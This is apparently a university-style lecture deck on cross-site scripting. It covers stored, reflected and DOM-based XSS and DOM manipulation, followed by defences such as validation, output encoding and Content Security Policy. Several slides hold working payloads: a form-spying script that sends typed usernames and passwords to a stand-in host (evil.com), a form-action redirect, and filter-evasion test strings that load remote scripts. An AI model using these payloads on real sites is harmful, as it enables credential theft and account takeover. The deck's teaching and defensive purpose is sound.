Hacking Web Sites
Cross Site Scripting

November 10, 2023

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Presentation

Cross Site Scripting - XSS

- **If the web site allows uncontrolled content to be supplied by users**
  - User can write content in a Guest-book or Forum
  - User can introduce malicious code in the content
- **Example of malicious code**
  - Modification of the Document Object Model - DOM (change some links, add some buttons)
  - Send personal information to thirds (javascript can send cookies to other sites)

modus Operandi

- **Attacker Executes Script on the Victim's machine**
  - Is usually Javascript
  - Can be any script language supported by the victim's browser
- **Three types of Cross Site Scripting**
  - *Reflected*
  - *Stored*
  - *DOM injection*

Stored XSS

- **Hostile Data is taken and stored**
  - In a file
  - In a Database
  - or in any other backend system
- **Then Data is sent back to any visitor of the web site**
- **Risk when large number of users can see unfiltered content**
  - Very dangerous for Content Management Systems (CMS)
  - Blogs
  - forums

Example of Stored XSS

- **A user has access to a CMS (Content Management System)**
  - The user can write some content (home page, news, blogs, ...)
  - The user can modify the layout and edit content

```
Hello world <b>Everybody</b><br>
I want to say something!
```

  - This content will be saved in a database
  - The content will be shown to all (or some) visitors of the site
- **The user can write:**

```
Hello <b> World</b><script>alert("Hello");</script>
```

- **Any visitor reading the page will execute the script**
  - Page shows an alert message
  - But can be much more dangerous

Other stored XSS

- **One can manipulate the DOM in JavaScript**
  - Access a DOM node, change its content
  - `document.getElementById()` and change `innerHTML`
- **Suppose the page contains this HTML**

```
<h1 id="title">This is the title</h1>
```

- **The following can be injected**

```
Hello <b>World</b>
<script>
document.getElementById(title).
       innerHTML="This site was hacked";
</script>
```

Reflected XSS

- **The easiest exploit**
- **A page will reflect user supplied data directly back to the user**
  It contains something like:

```
echo $_REQUEST['userinput'];
```

- **So when users type:**

```
<script>
alert("Hello World");
</script>
```

- **They receive an alert in their browser**
- **Danger**
  - If the URL (containing GET parameters) is delivered by a third to the victim
  - The Victim will access a modified page
  - SSL certificate and security warning are OK!!!

Where is reflected XSS? I

- **In any form where input is displayed**
- **Search form**

```
<form method="GET">
 <input type="text" name="val">
 <input type="submit" value="Send">
</form>
<?php echo "The search you did is:".$_GET['val'];
print_results($_GET['val']);
 ?>
```

- **Error message**

```
$x = $_GET['val'];
if(!validation_is_OK($x)){
  echo "Value is not correct:".$x;
}
```

Where is reflected XSS? II

- **XSS often in pages not intended for web browsers**
  - AJAX URL's (normally for transferring data)
  - JSON addresses (for data also)

  If they are loaded inside a browser, can they be misused.

Exploit Reflected XSS

- **Not easy:**
  - The message is normally only returned to the same person
  - The reflecting XSS is difficult to exploit
- **Idea: transfer an URL to the browser containing the parameters**
  - Parameters can be included inside the URL (GET requests and URL encoded parameters)
    `https://www.mysite.com/?param=value`
- **URL is included inside a mail**
  - Can be a spam (for phishing)
  - Or a targeted email (for spare phishing)
  - The victim will click on the link
  - The link looks very legitimate (right site, https, ...) : impossible to see it is not valide

Example: Change an error message into a login page I

- **Suppose we have this code:**

```
<?php
$x = $_GET['val'];
if(!validation_is_OK($x)){
  echo "Value is not correct:".$x;
} ...
 ?>
```

- **One will write the following link**
  - `https://www.mysite.com/?val=%3Cscript+src%3D%22evilProgram.js%22%3E%3C%2Fscript%3E`

Val is URL encoded:

```
<script src="evilProgram.js"></script>
```

Example Change an error message into a login page II

- **Program does:**
  - Errase the content of the page
  - Create new nodes
  - Build a totally new Document Object Model (see later how to manipulate the DOM)

DOM Based XSS

- **Document Object Model**
  - The document is represented using a tree
  - The tree is rooted with the `document` node
  - Each tag and text is part of the tree
- **JavaScript is manipulated directly inside the client**
  - Does not need to be reflected by the server.
  - Using misconfiguration of client side code
  - Using flows in frameworks (AngularJS, JQuery, …)
- **XSS is directly injected inside the DOM**
  - Using JavaScript misprogramming
  - Using a flow in a framework
  - Using evaluation of rogue data
- **XSS Modifies the Document Object Model (DOM)**
  - Javascript can manipulate all the document
  - It can create new nodes,
  - Remove existing nodes
  - Change the content of some nodes

Example of DOM based XSS

- **Suppose we have the following JS-code**

```
<script>
    document.write("<b>Current URL</b> : " + document.baseURI);
</script>
```

- **If you send the following link to the browser (just URL encoded)**

```
http://www.example.com/test.html#<script>alert(1)</script>
```

- **When the script is interpreted**
  - The `document.wirte()` function adds the content to the page:
  - `<script>alert(1)</script>`
  - It is executed!
- **Nothing was ever sent to the server!**
  - Anchor (i.e. after the #) is used for navigation only

Principles

- **Input (source) is transfered to an output (sink)**
  - Input provided by the user
  - If the output is written without being encoded : can be exploited
- **Popular sources**
  - `document.URL`, `document.documentURI`, `location.href`, `location.search`, `location.*`, `window.name`, `document.referrer`
- **Popular sinks**
  - `document.write()`, `anything.innerHTML=`
  - `someelements.src` (for specific elements)


What can be achieved?

Document Object Model

HTML is converted into a tree

```
<html>
  <body>
    <div id="header">
      <h1>Title of the page</h1>
    </div>
    <div id="menu">
      <ul id="menu-list">
        <li class="menuitem">
          <a href="index.php?id=1">One</a>
        </li>
        <li class="menuitem"><a href="index.php?id=2">Two</a></li>
        <li class="menuitem"><a href="index.php?id=3">Three</a></li>
      </ul>
    </div>
    <div id="content">
      <p> Hello World </p>
    </div>
  </div>
  </body>
```

Document Object Model (Cont.)



Javascript can manipulate the DOM

- **Create a new node and insert it in the tree**

```
var newli = document.createElement("li");
var newtxtli = document.createTextNode("Four");
newli.appendChild(newtxtli);
document.getElementById("menu-list").appendChild(newli);
```

- **Delete a node**

```
firstchild = document.getElementById("menu-list").firstChild;
document.getElementById("menu-list").removeChild(firstchild);
```

- **Modify a node**

```
document.getElementById("addbutton").onclick=otherFunction;
```

What can be done in manipulating the DOM

- **Change the title of a page**

```
var my_title = document.getElementById("title");
my_title.innerHTML = "<h1>New Title</h1>";
```

- **Remove the error messages**

```
var myNode = document.getElementById("error_list");
while (myNode.firstChild) {
    myNode.removeChild(myNode.firstChild);
}
```

- **Change the destination of a formular**

```
document.getElementById("form1").action="https://www.evil.com/dest";
```

Connect another server

- **“Same Origin Policy” prevents from connecting another server**
  - Browser is configured to connect only one site
  - It can also connect to other sites in the same domain or subdomain
  - Javascript is allowed only to send XMLHTTPRequest object to the server of the page
- **Attacker wants to receive information elsewhere:**
  - Modify the DOM to insert a new file
  - Create a request that contains the information
  - If the file contains JavaScript, a communication is possible!!!

Spy the content of a form

Spy remains unnoticed by the user

- **Suppose a page contains such a form**

```
<form action="login.php" method="POST" id="login_form">
  Username <input type="text" name="username" id="txt_username">,
  Password <input type="password" name="password" id="txt_password">
</form>
```

Spy the content of a form II

- **If the following Javascript is injected in the page**

  Access to the content of the form:

```
var u = document.getElementById("txt_username").value;
var v = document.getElementById("txt_password").value;
```

  Generate a GET request to another site:

```
var url="https://www.evil.com/?user="+u+"&pwd="+v;
var html="<script src="+url+"></script>";
document.write(html);
```

Spy the content of a form III

- **Modification of the DOM**
  - Create a new `<script>` element
  - Need to load the source URL : hence generate a request
  - GET request to `https://www.evil.com/` containing two values (user, pwd)
  - Program just needs to write it into a database.

Testing strategies

Where can JavaScript be hidden?

- **JavaScript can be hidden anywhere**
- Javascript in `<script>` tag (the normal way)

```
<script type="text/javascript">
// Here comes the script
</script>
```

- Or from an external file

```
<SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>
```

- Javascript as eventhandler

```
<span onmouseover="alert(10);">Test 1</span>
```

- Javascript as URL

```
<a href="javascript:alert('XSS');">Test 3</a>
```

Examples of tests

- **The following XSS scripts can be inserted in pages, to test if the protection is in order:**
- Display a alert with XSS

  ’’;!––"<XSS>=&{()}

- Loads the file `xss.js` on the corresponding server

  <SCRIPT SRC=http://www.evil.com/xss.js></SCRIPT>

- The false image loads a javascript

  <IMG SRC="javascript:alert(’XSS’);">

Examples of tests (Cont.)

- The same instruction using UTF-8 encoding

  ```
  <IMG SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&
  ```

- Adding some extra brackets will allow to circumvent some testers

  ```
  <<SCRIPT>alert("XSS");// < </SCRIPT>
  ```

- Don't use the javascript instruction

  ```
  <BODY ONLOAD=alert('XSS')>
  ```

- Use the Meta tag

  ```
  <META HTTP–EQUIV="refresh" CONTENT="0;
  URL=http://;URL=javascript:alert('XSS');">
  ```

Countermeasures

Protection

Combination of

- **Whitelist validation of all incoming data**
  - Allows the detection of attacks
- **Appropriate encoding of all output data.**
  - prevents any successful script injection from running in the browser

Input Validation

- **Use Standard input validation mechanism**
  - Validate length, type, syntax and business rules
- **Use the “Accept known good” validation**
  - Reject invalid input
  - Do not attempt to sanitize potentially hostile data
  - Do not forget that error messages might also include invalid data

Strong Output Encoding

- **Ensure that all user-supplied data is appropriately entity encoded before rendering**
  - HTML or XML depending on output mechanism
  - means `<script>` is encoded `&lt;script&gt;`
  - Encode all characters other than a very limited subset
- **Set the character encoding for each page you output**
  - specify the character encoding (e.g. `ISO 8859-1` or `UTF 8`)
  - Do not allow attacker to choose this for your users

Language Specific recommendations

- **Java**
  - Use Struts or JSF output validation and output mechanisms
  - Or use the JSTL `escapeXML="true"` attribute in `<c:out ...>`
  - Do not use `<%= %>`
- **.NET: use the Microsoft Anti-XSS Library**
- **PHP: Ensure Output is passed through `htmlentities()` or `htmlspecialchars()`**
  - Content is first validated
  - Then it is `canonicalize()`d to be stored
  - The output is then encoded using: `encodeForHTML()`, `encodeForHTMLAttribute()` or `encodeForJavascript()` functions (depending on the use).

Protection against DOM based XSS

- **Use the right output method (sink)**
  - Do not use `innerHTML`
  - Use `innerText` or `textContent`
- **Never use user controled input in an** `eval`
  - Evaluation of uncontroled input is very dangerous
- **Encoding correctly is quite difficult**
- **Solution for the DOM-based XSS example**

```
<b>Current URL:</b> <span id="contentholder"></span>
<script>
document.getElementById("contentholder").textContent = document.baseURI;
</script>
```

X-XSS-Protection

- **X-XSS-Protection header can prevent some level of XSS (cross-site-scripting) attacks**
  - is compatible with IE 8+, Chrome, Opera, Safari & Android
  - Google, Facebook, Github use this header
- **There are three possible ways you can configure this header**

  0 value disables the XSS Filter, as seen below.
  1 value enables the XSS Filter. Sanitize the page.
  1; mode=block value page is blocked
- **Example: www.letemps.ch**

```
x-xss-protection: 1; mode=block
```

- **Example: www.google.ch, or www.facebook.com**

```
x-xss-protection: 0;
```

Content Security Policy

- **The server may include in HTTP headers security policy instructions**
  - `Content-Security-Policy` to be added in HTTP header
- **Defines where the browser may find resources**
  - White lists of known good locations.
- **Examples of directives:**
  - `default-src` Define loading policy for all resources type in case of a resource type dedicated directive is not defined (fallback),
  - `script-src` Define which scripts the protected resource can execute,
  - `object-src` Define from where the protected resource can load plugins
  - `style-src` Define which styles (CSS) the user applies to the protected resource,
  - `img-src` Define from where the protected resource can load images,

Content Security Policy (Cont.)

- **Example Google page:**

```
content-security-policy: script-src 'nonce-rEfb8AETqzuzqyhyfvzaRw' 'unsafe-inline';object-src 'none';base-uri 'self';repo
content-security-policy: script-src 'nonce-rEfb8AETqzuzqyhyfvzaRw' 'self' 'unsafe-eval' https://apis.google.com https://s
```

- **Example Facebook page:**

```
content-security-policy: default-src * data: blob: 'self';script-src *.facebook.com *.fbcdn.net *.facebook.net *.google-a
```

Content Security Policy (Cont.) I

- **Example GMail page:**

```
content-security-policy:
    script-src
      https://clients4.google.com/insights/consumersurveys/
      https://www.google.com/js/bg/ 'self' 'unsafe-inline'
      'unsafe-eval' https://mail.google.com/_/scs/mail-static/
      https://hangouts.google.com/ https://talkgadget.google.com/
      https://*.talkgadget.google.com/
      https://www.googleapis.com/appsmarket/v2/installedApps/
      https://www-gm-opensocial.googleusercontent.com/gadgets/js/
      https://docs.google.com/static/doclist/client/js/
      https://www.google.com/tools/feedback/
      https://s.ytimg.com/yts/jsbin/
      https://www.youtube.com/iframe_api
      https://apis.google.com/_/scs/abc-static/
      https://apis.google.com/js/
      https://clients1.google.com/complete/
      https://apis.google.com/_/scs/apps-static/_/js/
      https://ssl.gstatic.com/inputtools/js/
      https://inputtools.google.com/request
      https://ssl.gstatic.com/cloudsearch/static/o/js/
      https://www.gstatic.com/feedback/js/
      https://www.gstatic.com/common_sharing/static/client/js/
      https://www.gstatic.com/og/_/js/;
```

Content Security Policy (Cont.) II

```
frame-src
    https://clients4.google.com/insights/consumersurveys/
    https://calendar.google.com/accounts/ https://ogs.google.com
    https://onegoogle-autopush.sandbox.google.com 'self'
    https://accounts.google.com/ https://apis.google.com/u/
    https://apis.google.com/_/streamwidgets/
    https://clients6.google.com/static/
    https://content.googleapis.com/static/
    https://mail-attachment.googleusercontent.com/
    https://www.google.com/calendar/
    https://calendar.google.com/calendar/ https://docs.google.com/
    https://drive.google.com
    https://*.googleusercontent.com/docs/securesc/
    https://feedback.googleusercontent.com/resources/
    https://www.google.com/tools/feedback/
    https://support.google.com/inapp/
    https://*.googleusercontent.com/gadgets/ifr
    https://hangouts.google.com/ https://talkgadget.google.com/
    https://*.talkgadget.google.com/
    https://www-gm-opensocial.googleusercontent.com/gadgets/
    https://plus.google.com/ https://wallet.google.com/gmail/
    https://www.youtube.com/embed/
    https://clients5.google.com/pagead/drt/dn/
    https://clients5.google.com/ads/measurement/jn/
    https://www.gstatic.com/mail/ww/
```

Content Security Policy (Cont.) III

```
        https://www.gstatic.com/mail/intl/
        https://clients5.google.com/webstore/wall/
        https://ci3.googleusercontent.com/  https://gsuite.google.com/u/
        https://gsuite.google.com/marketplace/appfinder
        https://www.gstatic.com/mail/promo/
        https://notifications.google.com/
        https://tracedepot-pa.clients6.google.com/static/
        https://mail-payments.google.com/mail/payments/
        https://wallet.google.com/payments/
        https://staging-taskassist-pa-googleapis.sandbox.google.com
        https://taskassist-pa.clients6.google.com
        https://*.prod.amp4mail.googleusercontent.com/
        https://*.client-channel.google.com/client-channel/client
        https://clients4.google.com/invalidation/lcs/client
        https://tasks.google.com/embed/
        https://keep.google.com/companion
        https://contacts.google.com/widget/hovercard/v/2
        https://*.googleusercontent.com/confidential-mail/attachments/;
    report-uri
        https://mail.google.com/mail/cspreport;object-src
        https://mail-attachment.googleusercontent.com/attachment/

content-security-policy:
    script-src
        'nonce-UiuiYlMifXlrtaA18OoXnA'
```

Content Security Policy (Cont.) IV

```
          'unsafe-inline'
          'strict-dynamic'
           https: http: 'unsafe-eval';
    object-src
           'none';
    base-uri 'self';
    report-uri https://mail.google.com/mail/cspreport
s

x-xss-protection: 1; mode=block
```

Malvertising

- **Web Sites are using advertisement brokers**
  - Content providers (to get money)
  - Merchants (to get customers)
- **Web Sites include JavaScript code provided by brokers**
  - Site contains a link to the broker:

    ```
    <script src="https://w.tda.io/scripts/dakt.js">
    </script>
    ```
  - Broker sends a JavaScript program that is executed
  - Broker code loads the code of the Merchant paying for the advertisement.
- **Risk: is the merchant a good guy?**

Conclusion

- **Cross Site Scripting**
  - Script is injected inside the browser by an attacker
  - Can be stored in a database
  - Or just be sent using a link
- **Script is executed inside the browser of the victim**
  - Inherits the access of the site: can read credentials and session tokens
- **Prevention**
  - Filter inputs (white listing is better than black listing)
  - Encode outputs (or use safe sinks).

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